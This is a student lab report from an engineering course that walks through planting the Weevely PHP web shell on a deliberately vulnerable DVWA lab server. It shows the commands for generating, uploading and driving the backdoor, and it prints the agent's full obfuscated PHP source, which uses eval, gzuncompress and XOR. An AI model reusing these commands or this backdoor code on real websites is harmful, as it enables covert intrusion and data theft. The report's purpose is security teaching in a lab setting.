

R V COLLEGE OF ENGINEERING

Name: HASIFA A S USN: 1RV18IS016 Dept/Lab: ISE/CSDF Expt No.: 5a
Date: 13/12/2021 Title: EXPLOITATION TOOLS

a. WEEVELY

INTRODUCTION

Weevely is a stealth PHP web shell that simulate telnet-like connection. It is an essential tool for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

Upload weevely PHP agent to a target web server to get remote shell access to it via a small footprint PHP agent. It has more than 30 modules to assist administrative tasks, maintain access, provide situational awareness, elevate privileges, and spread into the target network.

Objectives - To create a backdoor into a website by exploiting file upload vulnerabilities.


EXECUTION STEPS

1. Installing Weevely from a package

Weevely comes pre-installed in kali Linux, if not found use the following command:


Command - *sudo apt install weevely*

2. Generate the backdoor agent




```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[~]
└─# cd Desktop
(kali@kali)-[~/Desktop]
└─# weevely generate qwerty attack.php
Generated 'attack.php' with password 'qwerty' of 774 byte size.
```

3. We will have to **set up a metasploitable machine**, we will use **DVWA** (Damn Vulnerable Web App) to exploit its various features. Login with name as “admin” and password as “password”, go to DVWA Security tab and set the security to “low” and submit.



- Now go to the upload tab and **upload the PHP script file** created into it. The script is now uploaded at the link “<http://192.168.79.129/dvwa/hackable/uploads/attack.php>”.



- Now to connect target website, use the command in the following image, after a successful connection, you can **use simple Unix commands** like “pwd”, “ls” to work with the file system, you can also use “help” to list out all the possible functions used by weeveily for post exploitation purposes.

```
(root@kali)-[/home/kali/Desktop]
# weeveily http://192.168.79.129/dvwa/hackable/uploads/attack.php qwer
ty

[+] weeveily 4.0.1
[+] Target: 192.168.79.129
[+] Session: /root/.weeveily/sessions/192.168.79.129/attack_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
myScript.php
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $
```

6. We can **check the system information of the target** using the “system_info” function as shown in the image. Similarly, you can try working with the function “net_ifconfig” function to find the IP address of the target system along with port.

Command - *system_info*

```
root@kali: /home/kali/Desktop
File Actions Edit View Help

www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ system_info
The remote script execution triggers an error 500, check script and payload integrity
The remote script execution triggers an error 500, check script and payload integrity
+-----+
| document_root | /var/www/ |
| whoami        | www-data |
| hostname      |          |
| pwd           | /var/www/dvwa/hackable/uploads |
| open_basedir  |          |
| safe_mode     | False   |
| script        | /dvwa/hackable/uploads/attack.php |
| script_folder | /var/www/dvwa/hackable/uploads |
| uname         | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UT |
| C 2008 i686   |          |
| os            | Linux   |
| client_ip     | 192.168.79.131 |
| max_execution_time | 30 |
| php_self      | /dvwa/hackable/uploads/attack.php |
| dir_sep       | /        |
| php_version   | 5.2.4-2ubuntu5.10 |
+-----+
```

7. To **remove a file** from the target machine, “file_rm” function can be used as:

Syntax - *file_rm [filename]*

```
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
myScript.php
test
test_1
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_rm test_1
The remote script execution triggers an error 500, check script and payload integrity
True
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
myScript.php
test
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $
```

8. To **upload a malicious file** into the target machine, you can use “file_upload” function, it contains optional arguments like **force** to force to upload of the file by overwriting the existing file in machine, **vector** argument to execute file upload forcefully even when machine denies it somehow. Now provide the location on the file to upload along with an optional parameter to change the name of file as upload as shown in the image below.

Syntax - `file_upload [path to file] [filename]`

```
weeveily> file_upload /home/kali/Desktop/abhi.txt abhi.txt
The remote script execution triggers an error 500, check script and payload integrity
Error file 'abhi.txt' already exists
www-data@192.168.1.121:/var/www/dvwa/hackable/uploads $ file_upload /home/kali/Desktop/abhi.txt abhi2.txt
The remote script execution triggers an error 500, check script and payload integrity
True
www-data@192.168.1.121:/var/www/dvwa/hackable/uploads $ ls
abhi.txt
abhi2.txt
attack.php
dvwa_email.png
```

Command Execution

CSRF

The security level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.

9. To **download the file from the machine** into our system “file_download” command can be as shown in the image, as an argument, you need to specify the path of the file to be downloaded in the target machine and path where a file should be downloaded into our machine, we have download file by renaming it to “index.txt” as shown in the image below.

Syntax - `file_download [filename] [path to file]`

```
www-data@192.168.1.121:/var/www/dvwa/hackable/uploads $ file_download attack.php /home/kali/Desktop/attack.php
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.1.121:/var/www/dvwa/hackable/uploads $ cat attack.php
The remote script execution triggers an error 500, check script and payload integrity
<?php
$p='atc("Sc/$kSch(.+)$ScSckf/",@file_get_contents($ScSc"phScp://ScinputSc"');
$H='),$Scm)=Sc=1) {@ob_start($Sc);@evaScL(@gzuncompreScss(@xSc(@basSc64_deSccod';
$D=str_replace('K','','KcreaKteK_KKfunctKion');
$U='l);$j++;$i+Sc+){Sc$o+=t{$Sci}^$Sck{$j};Sc}}returScn $o;$iScf ($Sc@preg_Scm';
$Z='Sc'JRgfgScOPxA1tvHjpScFSc";Scfunction x($t,ScSc$k){Sc$c=strlen($k);$lSc=str';
$N='lenSc($t)Sc;$o="Sc;for($i=0;$i<$l;$i++){for($j=Sc0;$j<ScSc$c66$i<$';
$W='e($Sc$mSc[1],$k));;$o=@Scob_Scget_conteScntScs();@ob_endSc_cleaScn();$Scr=';
$G='@baScse64Sc_encoScde(@x(@gzSccompressSc($o)Sc,$Sck));prScint("$p$kh$Scr$kf");}';
$E='$k="dSc857Sc8edf";$kh="84ScSc58ce06fbc5";Sc$kf="bScScb76ScSca58c5ca4";$p';
$K=str_replace('Sc','',$E.$Z.$N.$U.$p.$H.$W.$G);
$I=$D('',$K);$I();
?>
```

Logout

CONCLUSION

1. Similarly, other weeveily functions can be explored to perform further post exploitation tasks on the target machine.
2. Post-exploitation takes the access we have and attempts to extend and elevate that access. Understanding how network resources interact and how to pivot from one compromised machine to the next adds real value for our clients.

REFERENCES

1. Weeveily - <https://blackhattutorial.com/how-to-create-php-web-shell-and-backdoor-using-weeveily/>
2. Weeveily - <https://null-byte.wonderhowto.com/how-to/slip-backdoor-into-php-websites-with-weeveily-0175211/>